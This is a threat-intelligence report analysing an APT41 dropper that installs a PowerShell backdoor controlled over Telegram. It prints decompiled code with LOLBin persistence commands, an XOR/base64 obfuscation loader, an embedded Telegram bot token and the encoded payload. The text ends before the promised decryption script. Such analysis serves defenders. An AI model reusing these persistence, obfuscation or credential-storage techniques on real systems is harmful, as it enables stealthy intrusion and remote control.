
ThreatMon



APT41's Attack Chain:

Exe-LolBins Leads to Powershell Backdoor with Telegram C2

@MonThreat @threatmon @TMRansomMonitor

Contents

Introduction

APT41 is a Chinese cyber espionage group that has been active since at least 2012. They are known for their advanced tactics, techniques, and procedures (TTPs), which include the use of custom-built malware and tools. One of the tools that APT41 has been known to use is a PowerShell backdoor.

PowerShell is a scripting language that is built into Microsoft Windows, and it can be used to automate administrative tasks and manage system configurations. APT41's PowerShell backdoor takes advantage of this functionality to bypass traditional security measures and gain access to target systems.


The APT41’s PowerShell backdoor is designed to be stealthy and persistent, and it is often used as a second-stage payload in targeted attacks. Once installed, the backdoor allows APT41 to execute commands, download and upload files, and gather sensitive information from compromised systems.

Overall, the APT41’s PowerShell backdoor is a powerful tool that highlights the group's sophistication and highlights the need for organizations to implement robust security measures to defend against advanced threats.

Who is APT41?


APT41 is a sophisticated Chinese hacking group that has been active since at least 2012. The group is known for conducting cyber espionage campaigns and financially-motivated attacks against a wide range of targets, including governments, businesses, and individuals. APT41 has been linked to a number of high-profile attacks, including the 2017 Equifax data breach, and has been involved in the theft of intellectual property, personally identifiable information, and financial data. The group is also known for using a wide range of sophisticated tools and techniques, including custom malware, supply chain attacks, and the exploitation of vulnerabilities in software and hardware.

Alias: **Wicked Panda**



Technical Analysis


Before execution it creates a mutex named "v653Bmua-53JCY7Vq-tgSAaiwC-SSq3D4b6". Mutexes are used by malware to prevent reinfection. If mutex creation is not successful, it terminates with return value 1.



```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
{
  if ( !CreateMutexA(0, 0, "v653Bmua-53JCY7Vq-tgSAaiwC-SSq3D4b6") )
    return 1;
  if ( (unsigned __int8)sub_401000() )
    Sleep(0x3E8u);
  return 0;
}
```


It starts execution by locating its payloads to Windows Registry one by one. First payload contains usage of a LOLBin "forfiles.exe". "Lolbins" is a term used to describe "living-off-the-land binaries," which refers to legitimate system tools that can be used by attackers to carry out malicious activities such as executing malware, stealing data, or taking control of a compromised system. Lolbins are considered a serious security threat because they can bypass traditional security measures that focus on detecting and blocking known malicious files.

Normally, the Forfiles tool is used for searching but it can execute commands. So AV Bypass is aimed by using LOLBins. Additionally, *HKCU\Environment\UserInitMprLogonScript* key is used for persistence and executes the command automatically when system login.




```
if ( RegOpenKeyExA(HKEY_CURRENT_USER, "Environment", 0, '\x0F\0?', &phkResult) )
  return 0;
if ( RegSetValueExA(
       phkResult,
       "UserInitMprLogonScript",
       0,
       1u,
       "C:\\Windows\\system32\\forfiles.exe /p c:\\windows\\system32 /m notepad.exe /c \"cmd.exe /c whoami >> %appdata%"
       "\\z.abcd && %appdata%\\z.abcd && del %appdata%\\z.abcd && exit\"",
       strlen("C:\\Windows\\system32\\forfiles.exe /p c:\\windows\\system32 /m notepad.exe /c \"cmd.exe /c whoami >> %a"
              "ppdata%\\z.abcd && %appdata%\\z.abcd && del %appdata%\\z.abcd && exit\"")
     + 1)
```

It stores the credentials to be used in communication with Telegram in the registry.




```
  || RegSetValueExA(
       phkResult,
       "GUID",
       0,
       1u,
       "5621584862:AAGG6WcTvFu7ADpnMT42PqwOoKfTqMDQKkQ::5028607068",
       strlen("5621584862:AAGG6WcTvFu7ADpnMT42PqwOoKfTqMDQKkQ::5028607068") + 1) )
{
```

Then it writes the actual obfuscated Powershell payload under *HKEY_CLASSES_ROOT\abcdfile\shell\open\command\abcd*. Here we see the usage of another LOLBin “SyncAppPublishingServer.vbs”.




```
if ( RegSetValueExA(hKey, (LPCSTR)&byte_40A4B9, 0, 1u, "abcdfile", 9u) )
  return 0;
if ( RegCreateKeyExA(phkResult, "abcdfile\\shell\\open\\command", 0, 0, 0, 0xF003Fu, 0, &v2, 0) )
  return 0;
if ( RegSetValueExA(
       v2,
       (LPCSTR)&byte_40A4B9,
       0,
       1u,
       "cmd.exe /c SyncAppvPublishingServer.vbs \"n;sal abcd ($EnV:COMspEC[4, 26, 25]-jOiN'');[System.Text.Encoding]::U"
       "TF8.GetString(([System.Convert]::FromBase64String((gp 'Registry::HKEY_CLASSES_ROOT\\abcdfile\\shell\\open\\comm"
       "and' -Name 'abcd').'abcd')|%% -Begin{$i=0} -Process{$_ = $_ -bxor $i%%256;$i++;$_}))|abcd\"",
       strlen("cmd.exe /c SyncAppvPublishingServer.vbs \"n;sal abcd ($EnV:COMspEC[4, 26, 25]-jOiN'');[System.Text.Encod"
              "ing]::UTF8.GetString(([System.Convert]::FromBase64String((gp 'Registry::HKEY_CLASSES_ROOT\\abcdfile\\she"
              "ll\\open\\command' -Name 'abcd').'abcd')|%% -Begin{$i=0} -Process{$_ = $_ -bxor $i%%256;$i++;$_}))|abcd\"")
     + 1) )
{
  return 0;
}
if ( RegSetValueExA(v2, "abcd", 0, 1u, aC0rwlljkvg5ps0, strlen(aC0rwlljkvg5ps0) + 1) )
  return 0;
if ( RegSetValueExA(v2, "DelegateExecute", 0, 1u, &byte_40A4B9, 1u) )
```

Obfuscated payload as follows:




```
aC0rwlljkvg5ps0 db 'c0RWLlJkVG5pS0ZuLCUsdCBsaSJpNzY6fjk9T3koOTMHTHoEDQUGDwhyfnJ8aHMHE'
                                         ; DATA XREF: sub_401000+168↑o
                                         ; sub_401000+17F↑o
                db 'koATk8ES0wIRBgbEVseGBIVZW9jayUoBh8vbGBqPTYjBRcec3x2fmN5fhQPbjJrQE'
                db 'FfQz8RHzcNNEJJF10TFEkMCUAJDkIKA0gHAEsABUr9+rr+/7f7/L70qKuhy6nG37a'
                db '+tMeyurD96snS0/PzuIyG8MaDiYH0j4WN6OOKgojf9deUmJLf+NaXnZeb8M7N5+3l'
                db '7Yeqi5fv4Orr9+3qjJTh8u6PgY+nnYTy+afso6TQnJnQmZ7UmsrEjMyBw5qq193Vo'
                db 'K2mopLf1d2UuJSwmCctJXtQK2NJay4jKyw2Li82MTozMG5GZHB5dXtReGNEFHwJB1'
                db '9VRlRARkpGaVB1HABsGRRMEh8fHhEYQA1ARQ09OnI+ZmVrIWhuBSkmCC0bd311HXN'
                db '5cRIvdH1yfH12fRtVHxhVGB1RFRJfFhddExRHDAlACQ5OCgNLB1lRG1kzwfXHpKii'
                db '1vXt+tmsoKrDqLy2wPazubH+97f59NG6srjuj+bGwoKKgMHmjYeL/tqInJbTlJ2d7'
                db 'd73l9fe8dLM5pOVkIaFiJvn4K6vv+Gbj725sJC/kfX2//qi66an7aP9wMyEw8O9wc'
                db 'vPnY/egcrHz92Hk5+BkJnX0cPA096Gz4J7Mn94Nnh9N3UrJ20sKkBINz01VUZ6MTs'
                db '/an8tKE5KTWkGDgRpZ2cAAQdjRVpCRUoYGRBIBQ1LTAoNR0AIQEUMdjw5cnQ4PXN6'
                db 'NDFzMTZ8ei0qYGEpLmRgJSJraiEmb2YdGlZaGR5VVhUSX1kRFlpZDQpGRAkOR0UFA'
                db 'k5LAQZPSP36sbH5/re09fK5u/H2ur7t6qCl6e6lruXiqa7h5qyv3dqWl9nekpTV0p'
                db 'mT0dabns3Kh87Ph4XKw4qJxseIjsK78Pe+v/HzurP4/La3+fayq+Prrq/n56qj66e'
                db 'g6qCl7dicmdDTmJ3XlZLdlpfck5TDxY+IxcGLjMGEgciB39OZJ0JadHVyd31rPV48'
                db 'VHtDYztTW0lXWiB/Sm5CSXteXXhsTFoTY2pLUmplHxsDSUhjdF0BWwJdb2JJXEl8U'
                db '3trBxIFOAgVBH42LhEkDRQJPA4kIyYxFhEGJTY0ACkPOzocVg8LEhwAQUtPAgsuLj'
                db 'klHkUnIRYtLR4NHCkvQyRPTEvy2bPCo6mh1vLu/PHP4vT12MXB48HPofTrr63M+NG'
                db '5s4fN2NOWnMDpweuck+ff28Xg34P2wNiB5ZeMgvmE6+7QmIjxj4bxsPOC7ubsraT7'
                db 'ruObhJDktKen6ICx8L+WhuiSm6u3pbSQ0N+5h4+fvq+HmJWklZWZkJW8zJG1i62xm'
                db 'mNOUSxUSmBKRVE+IEpOaHtTSXFnXXtUTmE+NjxJbGxKUU8bdl1VcnJaXRN+Xll9Xl'
                db '4IZnZYBlAYXUpSCGZpeXQIeTo1JTEsDHgReyIjNXw4KBxrKRM9FxEoPXVuMTEuZwh'
```

It writes Internet Explorer to the registry to open automatically when the system is started.




```
if ( RegOpenKeyExA(
       HKEY_CURRENT_USER,
       "Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce",
       0,
       0xF003Fu,
       &phkResult)
  || RegSetValueExA(phkResult, "iexplore", 0, 1u, "C:\\Program Files\\Internet Explorer\\iexplore.exe", 0x32u) )
{
  return 0;
}
```

Here is the decryption script, which led us to new Powershell script.



